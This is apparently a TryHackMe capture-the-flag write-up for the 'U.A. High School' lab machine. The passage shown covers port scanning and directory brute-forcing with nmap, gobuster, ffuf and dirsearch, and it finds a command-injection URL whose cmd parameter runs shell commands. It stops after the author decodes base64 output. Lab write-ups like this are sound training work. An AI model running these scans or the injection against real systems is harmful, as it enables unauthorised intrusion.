U.A highschool


Introduction

This report outlines the steps and techniques used to complete a TryHackMe (THM) machine challenge focused on web exploitation. The primary objective was to exploit a command injection vulnerability, which granted remote shell (revshell) access to the machine. Key aspects of the challenge involved retrieving and decoding base64-encoded data, escalating privileges to the root user, and leveraging vulnerabilities in a bash script to achieve full system control. This machine tested various elements of web-based attack methodologies, file extraction, and privilege escalation, making it a well-rounded exercise for honing penetration testing skills.

I scanned the target machine for open ports and services running on this ports using nmap. Port 22 = ssh and port 80 = http were open.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# nmap -sC -sV -p-  --min-rate 1000 10.10.207.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-02 11:51 EAT
Nmap scan report for 10.10.207.238
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|   256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_  256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: U.A. High School
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.92 seconds
```

Looking out what service is running on port 80 from my browser, I presented with a webpage of this institution.



I checked for hidden directories by bruteforcing using gobuster tool. There was a redirect to /assets directory.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# gobuster dir -u http://10.10.207.238/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.207.238/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 315] [--> http://10.10.207.238/assets/]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```

I also checked for vhosts or subdomains as seen below. Nothing found.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# gobuster vhost -u http://10.10.207.238/ -w /home/scr34tur3/users/subdomains-top1million-5000.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.207.238/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/scr34tur3/users/subdomains-top1million-5000.txt
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
[+] Append Domain:           false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

I dug dip for more hidden pages and directories and as seen below, there was a page called index.php under the /assets url path.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.207.238/FUZZ -recursion -recursion-depth 2 -e .php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.207.238/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 162ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 162ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 163ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 163ms]
# directory-list-2.3-small.txt.php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 163ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 164ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 164ms]
#                      [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 164ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 175ms]
# directory-list-2.3-small.txt [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 175ms]
```

```
assets                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 152ms]
[INFO] Adding a new job to the queue: http://10.10.207.238/assets/FUZZ

                        [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 153ms]
.php                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 153ms]
[INFO] Starting queued job on target: http://10.10.207.238/assets/FUZZ

#                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 157ms]
# on at least 3 different hosts [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
# This work is licensed under the Creative Commons.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
# Copyright 2007 James Fisher [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
#.php                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
#.php                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# directory-list-2.3-small.txt.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
#                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# Priority-ordered case-sensitive list, where entries were found.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 160ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 161ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 161ms]
index.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 162ms]
images                  [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 162ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 163ms]
[INFO] Adding a new job to the queue: http://10.10.207.238/assets/images/FUZZ
```


Having this knowledge, I utilized a different tool to check hidden paths will be unveiled. And from the results below, there was the /assets/index.php/.... url path that seemed to be vulnerable to command injection.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# dirsearch -u http://10.10.207.238/assets/index.php
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_
resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_re
sources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/scr34tur3/Documents/CTFs/U.A-highschool-THM/reports/http_10.10.
207.238/_assets_index.php_24-09-02_13-15-01.txt

Target: http://10.10.207.238/

[13:15:01] Starting: assets/index.php/
[13:15:05] 404 -  275B  - /assets/index.php/%2e%2e//google.com
[13:16:33] 200 -   40B  - /assets/index.php/p_/webdav/xmltools/minidom/xml/sax/sax
utils/os/popen2?cmd=dir

Task Completed

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─#
```


I copied the url path and opened it on my browser, It outputs a base64 text.




Using an online tool, I decoded this texts, and fortunately it revealed that linux commands were being executed from this path.




This was just a proof.




